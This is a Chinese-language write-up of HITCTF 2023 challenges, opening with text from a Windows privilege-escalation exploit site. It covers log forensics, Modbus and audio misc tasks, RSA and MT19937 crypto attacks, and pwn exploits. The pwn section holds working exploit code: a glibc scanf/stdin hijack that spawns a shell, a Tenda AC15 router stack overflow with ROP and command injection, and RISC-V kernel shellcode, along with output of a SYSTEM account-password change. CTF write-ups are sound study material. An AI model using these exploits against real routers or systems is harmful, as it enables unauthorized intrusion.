Payload 仅寻找可用payload的信息

查询

收集的数据量较大, 请耐心等待结果哦~ 提权exp来自以下网站

- <https://github.com/Ascorbe/Kernelhub>
- <https://github.com/SecWiki/windows-kernel-exploits>

在Windows提权的时候, 对比补丁找Exp很烦吧?
 老是忘记一些提权命令跟工具的语法很苦恼吧? 没事, 有了这款工具什么问题都解决~

本站提权辅助收录微软所有Windows权限提升以及命令执行资料, 并**实时更新**, 并且可以根据**systeminfo** 信息找到未修补的漏洞和已经修补漏洞。


最近更新时间 **1周前 (2023-11-15 16:01:37)**

- CVE-2023-36719 Microsoft 语音应用程序编程接口 (SAPI) 特权提升漏洞
- CVE-2023-36423 Microsoft 远程注册表服务远程执行代码漏洞
- CVE-2023-36424 Windows 通用日志文件系统驱动程序提升权限漏洞
- CVE-2023-36402 Microsoft WDAC OLE DB Provider for SQL Server 远程执行代码漏洞
- CVE-2023-36399 Windows 存储特权提升漏洞
- CVE-2023-36403 Windows 内核特权提升漏洞
- CVE-2023-36047 Windows 身份验证特权提升漏洞
- CVE-2023-36036 Windows Cloud Files Mini Filter Driver 特权提升漏洞
- CVE-2023-36394 Windows Search 服务特权提升漏洞
- CVE-2023-36400 Windows HMAC 密钥派生特权提升漏洞
- CVE-2023-36407 Windows Hyper-V 特权提升漏洞
- CVE-2023-36397 Windows Pragmatic General Multicast / DNS 协议漏洞

成功修改 lab 用户密码, 随后使用 RDP 进行登录。

```
qwSecond read=FFFFF70F81000000
qwFourth read=FFFFF70F849D0920
qwFifth read=FFFFFD884259DE080
qwSixth read=FFFFFD884262DA080
[*] Trying to execute net user lab 123456 as SYSTEM
[+] ProcessCreated with pid 4484!
=====
命令成功完成。
```

登录后桌面存有 flag4.txt



flag5 on C & C Server

题目 5 是后渗透阶段题目，主要考察为信息收集，获取到管理员权限后，通常会对登录日志、Web 日志进行分析。在 Web 的访问日志中存有 base64 编码后的 flag。

```
2023-05-11 03:14:25 192.168.181.159 GET /join.php - 80 - 192.168.181.5 Mozilla/5.0+  
2023-05-11 03:14:44 192.168.181.159 GET /TOP+SECRET,Don't+send+to+anyone.tx  
2023-05-11 03:17:19 192.168.181.159 GET /users/ - 80 - 192.168.181.5 Mozilla/5.0+(  
2023-05-11 03:17:24 192.168.181.159 GET /users/flag.txt - 80 - 192.168.181.5 Mozilla/  
#Software: Microsoft Internet Information Services 10.0  
#Version: 1.0 SEIUQ1RGMjAyM3thbGxfd2ViX2ZpbmlzaH0K  
#Date: 2023-05-11 09:01:13  
#Fields: date time s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username c-ip  
2023-05-11 09:01:12 192.168.181.159 GET / - 80 - 192.168.181.135 Mozilla/5.0+(X11;  
2023-05-11 09:01:12 192.168.181.159 GET /favicon.ico - 80 - 192.168.181.135 Mozilla/
```

Misc

leftover file

文件的获取，最简单的方式为映射磁盘到 win7 上。题目为 modbus 流量分析，会依次进行变换，变换到最终结果后，再次变换，最后提取每次最终形成的字符串，最后按照位置顺序进行 Ascii 码加位置序号（变异凯撒）

192.168.181.5	192.168.181.132	Modbus...	66	Query: Trans: 728; Unit: 1, Func: 6: Write Single Register
192.168.181.132	192.168.181.5	Modbus...	66	Response: Trans: 728; Unit: 1, Func: 6: Write Single Register
192.168.181.5	192.168.181.132	TCP	60	39268 → 502 [ACK] Seq=493 Ack=1139 Win=511 Len=0
192.168.181.5	192.168.181.132	Modbus...	66	Query: Trans: 729; Unit: 1, Func: 3: Read Holding Registers
192.168.181.132	192.168.181.5	Modbus...	83	Response: Trans: 729; Unit: 1, Func: 3: Read Holding Registers
192.168.181.5	192.168.181.132	TCP	60	39268 → 502 [ACK] Seq=505 Ack=1168 Win=511 Len=0
192.168.181.5	192.168.181.132	Modbus...	66	Query: Trans: 730; Unit: 1, Func: 3: Read Holding Registers
192.168.181.132	192.168.181.5	Modbus...	83	Response: Trans: 730; Unit: 1, Func: 3: Read Holding Registers
192.168.181.5	192.168.181.132	TCP	60	39268 → 502 [ACK] Seq=517 Ack=1197 Win=511 Len=0
192.168.181.5	192.168.181.132	Modbus...	66	Query: Trans: 731; Unit: 1, Func: 3: Read Holding Registers
192.168.181.132	192.168.181.5	Modbus...	83	Response: Trans: 731; Unit: 1, Func: 3: Read Holding Registers
192.168.181.5	192.168.181.132	TCP	60	39268 → 502 [ACK] Seq=529 Ack=1226 Win=511 Len=0

```
.....G.G.Q.?..O.@.+.(..).....  
.....G.G.Q.?..O.@.+.(..).....  
.....G.G.Q.?..O.@.+.(..).....p.....p..  
.....p.G.Q.?..O.@.+.(..).....  
.....p.G.Q.?..O.@.+.(..).....  
.....p.G.Q.?..O.@.+.(..).....  
.....p.G.Q.?..O.@.+.(..).....  
.....p.G.Q.?..O.@.+.(..).....A.....A..  
.....p.A.Q.?..O.@.+.(..).....  
.....p.A.Q.?..O.@.+.(..).....  
.....p.A.Q.?..O.@.+.(..).....  
.....p.A.Q.?..O.@.+.(..).....#.....#..  
.....p.A.#.?..O.@.+.(..).....  
.....p.A.#.?..O.@.+.(..).....  
.....p.A.#.?..O.@.+.(..).....  
.....p.A.#.?..O.@.+.(..).....  
.....p.A.#.?..O.@.+.(..).....  
.....p.A.#.?..O.@.+.(..).....V.....V..  
.....p.A.#.V.O@.+.(..).....
```


```
msg="GGQ?O@+() pA#VSebM` [J] XGZUDIDUZ]"  
subnum = 1  
for item in msg:  
    print(chr(ord(item) +subnum),end="")  
    subnum = subnum+1
```

```
G:\项目文档\2023HITCTF\misc>python decrypt.py  
HITCTF2023{M0dbus_so_so_so_easy}
```

Misc

H1F1

首先需要对齐两段音频，然后对其中一个反向，叠加后在频谱图中可以看到左右声道在 400Hz 有特定的交替峰值。



根据频谱图，选手可以猜出左声道为 0，右声道为 1，这时可以通过直接人眼读出每 bit flag，或者尝试使用程序自动读取 flag。

由于 mp3 压缩时候会对原音频产生影响，我们可以采用两种方式来滤出这个交替的峰值：

1. 带通滤波 400hz，然后放大；
2. 将 flac 以相同参数压缩成 mp3，然后再进行叠加。

程序使用一个滑动窗口来平滑波形，然后使用一个状态机来判别是什么 bit。

```
import struct
data_l = []
data_r = []
sample_rate = 44100
sample_count = 9594720
start = 0

window_size = 2000
# 1.wav 是处理之后的音频
with open("1.wav", "rb") as f:
    f.seek(44)
    f.seek(start * 4)
    for i in range((sample_count - start) // window_size):
        window_l = []
        window_r = []
        for i in range(window_size):
            d = struct.unpack("<hh", f.read(4))
            window_l.append(abs(d[0]))
            window_r.append(abs(d[1]))
        d = sum(window_l) / window_size
        data_l.append(d if d > 0 else 0)
        d = sum(window_r) / window_size
        data_r.append(d if d > 0 else 0)

print("read end")

for i in range(1, len(data_l)):
    diff = data_l[i] - data_l[i-1]
    data_l[i-1] = 1 if diff > 5000 else 0 if diff > -3000 else -1
data_l[len(data_l) - 1] = 0
```

```

for i in range(1, len(data_r)):
    diff = data_r[i] - data_r[i-1]
    data_r[i-1] = 1 if diff > 5000 else 0 if diff > -3000 else -1
data_r[len(data_r) - 1] = 0

state = 0
result = []
for l,r in zip(data_l,data_r):
    if l == 1 and state == 0:
        state = 1
    elif l == 0 and state == 1:
        result.append("0")
        state = 0
    elif r == 1 and state == 0:
        state = 2
    elif r == 0 and state == 2:
        result.append("1")
        state = 0

r = []
for i in range(0, len(result), 8):
    r.append(chr(int("".join(result[i:i+8]), 2)))
print("".join(r))

```

Network in network

目标是从给出的 output 反推输入。

观察网络结构，前 three 层为 Conv2d、Conv2d、MaxPool2d。由于 kernel 很小，图像经过三层处理，应该仍然能肉眼看出 flag。

因此考虑如何恢复出 Linear 层之前的图片。显然，要完全恢复 10 个 channel 是不可行的，因为在 Linear 层之后，经历了 1×1 卷积，将 10 个 channel 合并成了一个 channel。

注意到 1×1 卷积可以认为是各 channel 的加权平均。所以，我们不再尝试恢复出 10 个 channel，而是去恢复这 10 个 channel 的「均值」。

因此，解题过程为：

1. 通过 sigmoid 的反函数，恢复 1×1 卷积层之后的图像
2. 减去 1×1 卷积的 bias、除以 1×1 卷积的 weight 均值，获得 Linear 层之后的「均值输出」
3. 减去 Linear 层的 bias、乘以 Linear 层的 weight 矩阵之伪逆矩阵，获得「均值图像」
4. 从图像中观察出 flag HITCTF2023{AAKAKKKAKAA}

```

import torch
import torch.nn as nn
import torchvision.transforms as transforms
import torchvision

from PIL import Image
import matplotlib.pyplot as plt
import numpy as np

```

```

net = torch.load('net.pt')


y = np.array(Image.open('enc.png').convert('L')) / 255

y = torch.Tensor(y).reshape([1, 197, 800])

y = -torch.log((1 / y) - 1)
w = net[-3].weight.detach()
x = (((y - net[-2].bias.detach()) / net[-2].weight.detach().sum() -
net[-3].bias.detach()) @ w.T.pinverse())

plt.imshow(x[0, :, :], cmap='gray')
plt.show()

```



Crypto

baby pq

令 $h = \sqrt{n}$, 注意到 $p + q - 2h = 2^{512}$ 极小。枚举之, 即可解方程获得 p, q 。

```

import gmpy2
from Crypto.Util.number import *

n =
845388576599691371261806210937870733665913080878730127994126302623065112307010679
745906217100036588999463717540285820770315156450004439054886993018851584221855784
922974001456296596226374607078054983139689194170599471362211008203324268366065018
993265914688155011614644946242805380616035628622750433932533755158189825651956774
296270594435752411897026794069996864954963866410632534877722032918020776358595484
465736802289056194586324586611939329233838887423410548935876248390784816065645495
908969561597814612157717968098071413922531534360079408443216292159967562978531047
4796715614965665548579610931418351539799337817619
c =
472679625298017416104621884594221764942456840132370938459798750691499831931302847
535658906013465275950634279603040746534700544833106969304501709197474095230607338
126715912799331699072281044665448349867486417824893360818491657343520650964294014
37284512699698583984265059319785372355541286866533582044617450459883782839048057
020467627673482513148167880243037411187152677518038268242532616237296104518479454
685371470714284798925367025256860977676212343980453109650911061375359169723764627
220157471104153298132057142615678379177441417329705957874611476627685131249969148
4037841701642575636452384758406187350074232695865

```

```

h = gmpy2.iroot(n, 2)[0] >> 512 << 512

for x in range(1000):
    t = 2*h + (1<<512) + x
    try:
        r, ok = gmpy2.iroot(t**2 - 4*n, 2)

        if ok:
            p = (t + r) // 2
            q = n // p
            assert p*q == n

            d = gmpy2.invert(0x10001, (p-1)*(q-1))
            m = pow(c, d, n)
            print(long_to_bytes(m))
    except Exception:
        pass

```

random

阅读 `randbytes` 源码：

```

def randbytes(self, n):
    """Generate n random bytes."""
    return self.getrandbits(n * 8).to_bytes(n, 'little')

```

因此，实际上调用了 `getrandbits(20000)`。使用常规的 mt19937 恢复技术即可。

```

import itertools
from mt19937predictor import MT19937Predictor

c = open('output.bin', 'rb').read()
c = [c[x:x+4] for x in range(0, len(c), 4)]
c = [int.from_bytes(x, 'little') for x in c]

predictor = MT19937Predictor()

for x in c[:624]:
    predictor.setrandbits(x, 32)

assert predictor.getrandbits(32) == c[-1]

print('HITCTF2023{%s}' % predictor.randbytes(16).hex())
# HITCTF2023{d6712c20657ce5e02118f8592b7da71f}

```

wiki

注意到原始文本是英文文章，又注意到 AES-CTR 是类似于流密码的加密模式。可以采用 Many time pad 攻击。

```
from Crypto.Util.strxor import strxor
import numpy as np
import matplotlib.pyplot as plt
import string

c = []

for x in range(100):
    with open(f'wiki/{x}.bin', 'rb') as f:
        c.append(f.read()[:37])

def get_space(x):
    alphabet = string.ascii_letters
    res = [[int(chr(t) in alphabet) for t in strxor(x, p)] for p in c]
    # print(res)

    # plt.imshow(res)
    # plt.show()

    cnt = np.array(res).sum(axis=0).tolist()

    return [(t, pos, x[pos] ^ ord(' ')) for pos, t in enumerate(cnt)]

def get_plain(k):
    return [strxor(x, k) for x in c]

hint = []

for x in range(100):
    hint += get_space(c[x])

# hint = filter(lambda x:x[0] > 50, hint)
hint = sorted(hint)

key = [None for _ in range(37)]

for _, pos, value in hint:
    key[pos] = value

print(key)

key = [0x8e ^ ord('T'), 139, 234, 179, 61, 39, 138, 214, 22, 194, 254, 243, 168, 117, 15, 161, 145, 161, 149, 57, 30, 47, 111, 123, 151, 74, 129, 98, 100, 150, 0, 251, 164, 23, 40, 78, 208]

key = strxor('Eugen Schmalenbach (20 August 1873 – 20 February 1955)'.encode()[:37], c[2])
```

```

print(strxor(key,
b'\x92\xc2\xbe\xf0ia\xb8\xe6$\xf3\x85\x9e\xc9\x1bq\xfe\xdc\xc0\xfb@AB/\x15\xee\x1
5\xf5\x0b\t\xf3_\x8b\xe5vi\n\xad'))
# many_Many_m@ny_time_pAAAD

```

wrong phi

注意到 $e \cdot d = 1 + k \cdot (n - 63(p + q) + 3969)$

构造如下 lattice:

$$\begin{bmatrix} e & 1 & 2^{1030} & 0 \\ n & 0 & 0 & 1 \end{bmatrix} = \begin{bmatrix} v_1 \\ v_2 \end{bmatrix}$$

显然, 以下向量存在于 lattice 中:

$$d \cdot v_1 - k \cdot v_2 = [e \cdot d - k \cdot n \quad d \quad 2^{1030} \cdot d \quad k]$$

由于

$e \cdot d - k \cdot n = 1 - k \cdot (63(p + q) - 3969) \approx -63 \cdot k \cdot (p + q) \approx -63 \cdot 2^{400} \cdot 2^{1024} \approx -2^{1430}$, 数量级远小于 v_2 的第一个分量 $n \approx 2^{2048}$, 故它很有可能是最短向量。

对上述 lattice 执行 LLL 算法, 即可获得 d 和 k 。从而可以计算出 $(p + q)$ 并分解 n 。

```

from Crypto.Util.number import *

n =
179023535676223201857770493315923099272393791929171171245162536080175575506273767
635549588674626422827185430763248342310806990866238687105665539739521617490368163
16657408459820693134434685569943197364189133739682856780965058668333517601571186
163705065640238064713821144828580883570332284303911106239547638715389900938069382
345973829420121800597520995678448329126599634751966836510288518499813020536743128
058913923886804447980659879179990161725923042632042483515848910584158189800196660
866071750187953146080588245447023381137850730026063141771565668489808589102641440
70733544539393470508272882039794755616359771719627
e =
103463498208593997182287725213051539822913770183808416080490427857277908726390552
498286703938245662712572013944295304973627801345988851387545487391233097053783016
742916654719930000661837469874401116274388376867154626898401774551842753596117240
877955680594509271161021236686344302579202394300220310003335794355028260756721574
807622575532745657779785582922004093815815503439383809669729485104550245951577219
058119122989159927094634890429309812560441837490303157042718284497017529484619949
908606193259992958416833201994236630749206308529203281431018432714703989306210077
5021251207692053416274742557240198045244353223877
c =
147239451159187424563029315092357285343426917295514399717079594687461299760051213
664664465953312599695367001937233885316097073062061119508913452491241235627571534
060908747652894219418920285616400468215938635297104243244428093407201423046703772
08025287443825716451893752244746535556881760674851353858497734815511937584299611
822498052590971266183169276447973271320819717244133134762536737463780907688338731
758547848501746093144015137077772825094521006259374878224175245685704823428921253
638547101762446913346818601882852458547012133887151163272233478623375850798167131
03737507482603397381805059087115251736140321565166

M = matrix([[e, 1, 2^1030, 0], [n, 0, 0, -1]])
res = M.LLL() [0]

```

```

d = res[1]
k = res[3]

t = (n - (e*d-1)/k + 63**2) / 63

var('p, q')
p = solve([[t == p+q], [p*q==n]], [p, q], solution_dict=True)[0][p]
q = int(n / p)

assert p * q == n

real_d = inverse_mod(e, (p-1)*(q-1))
print(long_to_bytes(power_mod(c, real_d, n)))

# b'HITCTF2023{1@tt1ce_Or_w1leenner_enJOY-tHe_game}'

```

PWN

scanf

本题利用了scanf的三个特点。

1

对于使用scanf读入有符号整数的情况：

```
scanf("%d", &x);
```

当输入长度过大 ($\geq 0x401$) 时，scanf会动态分配堆块来保存输入。该堆块在scanf返回前被释放。

当fastbin中有堆块时malloc较大堆块，malloc会将fastbin倒进unsorted bin里，进而倒进small bin里。

因此，流程：

```

void *fastbin_chunk = malloc(fastbin_size);
free(fastbin_chunk);
malloc(large_size); // scanf("%d", &x); <- '1' * 0x401
void *same_fastbin_chunk = malloc(fastbin_size);

```

能够得到一个因曾被倒进small bin导致残留libc地址的堆块。

2

仍然对于使用scanf读入有符号整数的情况，当输入只包含一个+字符时，scanf会跳过这次读入，不向目的地址写入任何值。本题用该特点避免残留libc地址被覆盖。

注意，当输入不是合法有符号整数时，scanf仍然会跳过读入，但会将不合法的字符放回输入缓冲区，这导致后续所有scanf全部失效。

3

任意地址写单个\x00字节能构造任意地址写原语。具体为：

1. 向stdin结构中的__io_buf_base 字段低字节写\x00，此时__io_buf_base 指向stdin结构内部；

2. 调用scanf，这次写入会覆盖部分stdin结构，再次劫持`_IO_buf_base`为目标地址，此时`_IO_read_ptr < _IO_read_end`，需要让两个字段值相等才能继续调用scanf；
3. 多次调用getchar，每次`_IO_read_ptr`加1，直至`_IO_read_ptr == _IO_read_end`，任意地址写原语构造完成；
4. 再次调用scanf，写入目标地址

exp

```

from pwn import *

io = remote('127.0.0.1', 12345)
# io = process('./release/pwn')
libc = ELF('libc6_2.23-0ubuntu11.3_amd64.so')

io.sendline(b'{}[{}]{*[]' + b'(' * 0x28 + b'[])')

io.sendline(b'0')
io.recvline()

io.sendline(b'9' * 0x400)
io.sendline(b'+')

libc_base = int(io.recvline(keepends=False)) - 0x3c4b98
free_hook_addr = libc_base + 0x3c67a8
stdin_addr = libc_base + libc.sym['_IO_2_1_stdin_']
stdin_buf_base_addr = stdin_addr + 0x8 * 7
system_addr = libc_base + libc.sym['system']

success('libc_base: %x', libc_base)
success('stdin: %x', stdin_addr)
io.recvline()

io.sendline(str(u64(b'/bin/sh\0')).encode())

io.send(p64(stdin_buf_base_addr))
io.send(p64(stdin_addr + 0x83) * 3 + p64(free_hook_addr) + p64(free_hook_addr + 0x8))

io.recvline()
for i in range(0x28):
    io.sendline(b' ')
sleep(1)
io.send(p64(system_addr))
io.interactive()

```

router

题目给了一个Tenda AC15的固件，可谓千疮百孔，CVE、满天飞。

我们使用`formSetPPTPServer`中的栈溢出漏洞，访问`/goform/SetPptpServerCfg?img/main-logo.png`可以访问到这个函数。这段代码本意是将输入的点分十进制的ip地址按点分隔开，将字符串写到栈上。

```
if ( sscanf(startIp, "%[^.].%[^.].%[^.].%s", v16, v17, v18, v19) != 4
    || sscanf(endIp, "%[^.].%[^.].%[^.].%s", v12, v13, v14, v15) != 4 )
```

调试时注意到，当 `formSetPPTPServer` 返回时，寄存器 `r5` 的值是指向 `/goform/SetPptpServerCfg?img/main-logo.png` 这一字符串的地址。我们可以在 `url` 后面接上其他内容。即这一字符串是我们可控的。我们找到一条这样的gadget:

```
0x000cd1ac: mov r0, r5; add sp, sp, #0x8c pop {r4, r5, r6, r7, r8, sb, sl, fp, pc};
```

可以将 `r5` 寄存器的值赋给 `r0`，并控制 `pc` 寄存器使其跳转到 `system@plt`。

因此我们要做的事情就是：在 `url` 尾部插入我们要执行的命令，构造 `startIp` 以产生溢出，通过两次溢出来写两个我们需要的地址。

exp如下：

```
import requests
from pwn import *
from time import sleep

# 0x000cd1ac: mov r0, r5; add sp, sp, #0x8c pop {r4, r5, r6, r7, r8, sb, sl, fp, pc};
gadget_addr = 0x000cd1ac
system_plt = 0x0000eb18
payload_v16 = b'a'*0x184 + b'b'*4 + b'c'*0x8c + b'd'*4*8 + b'\x18\xeb'
payload_v17 = b'a'*0x17c + b'\xac\xd1\x0c'

cmd = "mkdir /webroot;cat /root/flag>/webroot/favicon.ico".replace(" ", "${IFS}")

paramdata = {
    "startIp": b''.join([payload_v16, payload_v17]),
    "endIp": b'1.1.1.1'
}

print(paramdata)

host = "localhost"
port = 80
path = f"/goform/SetPptpServerCfg?img/main-logo.png;{cmd}"
url = f"http://[{host}]:{port}{path}"

http_header = f"""POST {path} HTTP/1.1 \r
HOST: [{host}]:{port}\r
Pragma: no-cache\r
Cache-Control: no-cache\r
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36\r
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8
Connection: close\r
\r
""".encode()

http_body = b"startIp=" + paramdata["startIp"] + b"&endIp=" + paramdata["endIp"]
```

```

io = remote(host, port)
io.send(http_header + http_body)

# wait for httpd re-open
sleep(20)

r = requests.get(f"http://[{host}]:{port}/favicon.ico")
print(r.text)

```

我们插入的命令是`mkdir ${IFS}/webroot;cat ${IFS}/root/flag>/webroot/favicon.ico`, \${IFS} 的作用是替换空格。这段命令向 /webroot/favicon.ico 中写入flag, 之后我们访问 `http://host:port/favicon.ico` 就可以拿到flag.

trusted_xv6

本题是一道RISCV上的kernel题。题目的kernel改编自MIT的操作系统课程。选手搜索xv6不难找到原版kernel的源码。

<https://github.com/mit-pdos/xv6-riscv>

通过比对源码与题目给出的kernel, 选手可以发现kernel中的syscall多了一个sys_encrypt. 不难发现 sys_encrypt中有栈溢出。该函数源码如下

```

uint64 sys_encrypt(void){
    char buffer[256];
    char key[256];
    uint l = 0;
    const char* src;
    uint srclen;
    char* dst;
    uint dstlen;
    const char* keyva;
    uint keylen;
    struct proc *p = myproc();
    argaddr(0, (uint64*)&src);
    argint(1, (int*)&srclen);
    argaddr(2, (uint64*)&dst);
    argint(3, (int*)&dstlen);
    argaddr(4, (uint64*)&keyva);
    argint(5, (int*)&keylen);
    keylen = keylen < 256? keylen: 256;
    copyin(p->pagetable, key, (uint64)(keyva), keylen);
    while(l < srclen){
        uint len_in_round = 0;
        // copy in src. stack overflow here
        while(len_in_round < 256 && len_in_round < srclen){
            copyin(p->pagetable, buffer + len_in_round, (uint64)(src +
len_in_round), keylen);
            len_in_round += keylen;
        }
        for(uint i = 0; i < len_in_round; i++){
            buffer[i] ^= key[i % keylen];
        }
        copyout(p->pagetable, (uint64)(dst + l), buffer, len_in_round);
        l += len_in_round;
    }
}

```

```
    }
    return 0;
}
```

选手通过构造sys_encrypt的参数就可以造成栈溢出，劫持控制流。很多选手注意到了kernel中有一个backdoor函数可以打印flag，于是尝试将控制流直接劫持到backdoor处，但发现无法正常执行。

```
void backdoor(){
/*
    for(int i = 0; i < sizeof(flag); i++){
        *UART = flag[i];
    }
*/
asm(
    "li a0, 0x80008860\n" // flag addr
    "li a1, 0x10000000\n" // UART TX register
    "li a2, 0\n"
    "li a3, 32\n"
    "loop:\n"
    "lb a4, 0(a0)\n"
    "sb a4, 0(a1)\n"
    "addi a0, a0, 1\n"
    "addi a2, a2, 1\n"
    "blt a2, a3, loop\n"
);
panic("Hey, here is your flag");
}
```

无法执行的具体原因是在系统启动阶段，flag被RISCV的PMP(Physical Memory Protect)机制保护了起来。RISCV的特权级自高向低分为Machine mode, Supervisor mode, User mode. 系统启动时自动处于Machine mode, 操作系统内核通常会运行在Supervisor mode, 应用程序通常运行在User mode. PMP机制通过设置64个pmpaddrx与8个pmpcfgx寄存器，可以指定S mode与U mode对一段内存的访问权限。在本题中，S/U mode下对flag没有任何权限。选手在尝试通过栈溢出漏洞直接将控制流劫持到backdoor后，系统会产生异常。调试时，选手可以查看scause寄存器以获知异常具体原因。

关于PMP机制的详细介绍以及做题时会用到的RISCV背景知识敬请参阅The RISC-V Instruction Set Manual Volume II: Privileged Architecture.

```
// start.c
void
start()
{
    // ...
    // protect flag
    w_pmpaddr0(((uint64)flag >> 2) | 3 );
    // configure Physical Memory Protection to give supervisor mode
    // access to all of physical memory.
    w_pmpaddr1(0);
    w_pmpaddr2(0xfffffffffffffu11);
    w_pmpcfg0((0xf << 16) | (0x18 << 0));
    // ...
}
```

选手在调试时，通过Ctrl-A + C可以进入qemu monitor, 输入info mem可以查看各段权限，可以发现text段与栈都被设置成rwx的。因此选手可以将控制流劫持到栈上的shellcode. 本题想要访问到flag必须进入machine mode. 系统中有一个timer, 会定时产生timer interrupt, 此时系统会自动跳转至 mtvec 寄存器中保存的地址，即timervc函数。因此，选手的shellcode需要篡改timervc函数，将其改为跳转至backdoor。

exp如下：

```
#include "kernel/types.h"
#include "user/user.h"

char msg[0x140] = {0};
char cipher[0x140];
char key[256];

char sc[] = {
    // backdoor=0x80006214
    // li a2, 0x80006214
    0x37, 0x6, 0x4, 0x0, 0xb, 0x6, 0x36, 0x0, 0x13, 0x16, 0xd6, 0x0, 0x13, 0x6,
    0x46, 0x21,
    // 0x37, 0x6, 0x4, 0x0, 0xb, 0x6, 0x36, 0x0, 0x13, 0x16, 0xd6, 0x0, 0x13,
    0x6, 0xc6, 0x1c,
    // li a5, 0x3fffff9e80
    0xb7, 0x7, 0x0, 0x2, 0x9b, 0x87, 0xd7, 0xff, 0x93, 0x97, 0xd7, 0x0, 0x93,
    0x87, 0x7, 0xe8,
    // timervc=0x80005bf0
    // li a0, 0x80005bf0
    0x37, 0x5, 0x4, 0x0, 0xb, 0x5, 0x35, 0x0, 0x13, 0x15, 0xd5, 0x0, 0x13, 0x5,
    0x5, 0xbf,
    // jalr a3, a2 = 0xe7, 0x6, 0x6, 0x0
    // li a1, 0x000606e7
    0xb7, 0x5, 0x6, 0x0, 0x9b, 0x85, 0x75, 0x6e,
    // sw a1, 4(a0)
    0x23, 0x22, 0xb5, 0x0,
    // csrw mie, 0 = 0x73, 0x50, 0x40, 0x30
    // li a1, 0x30405073
    0xb7, 0x55, 0x40, 0x30, 0x9b, 0x85, 0x35, 0x7,
    // sw a1, 0(a0)
    0x23, 0x20, 0xb5, 0x0,
    // jalr a4, a5
    0x67, 0x87, 0x7, 0x0,
};

int main(){
    *(long*)&msg[0x138] = 0x3fffff9e80;
    for(int i = 0; i < sizeof(sc); i++){
        msg[i] = sc[i];
    }
    encrypt(msg, 0x160, cipher, 0x160, key, 0x140/2);
    return 0;
}
```

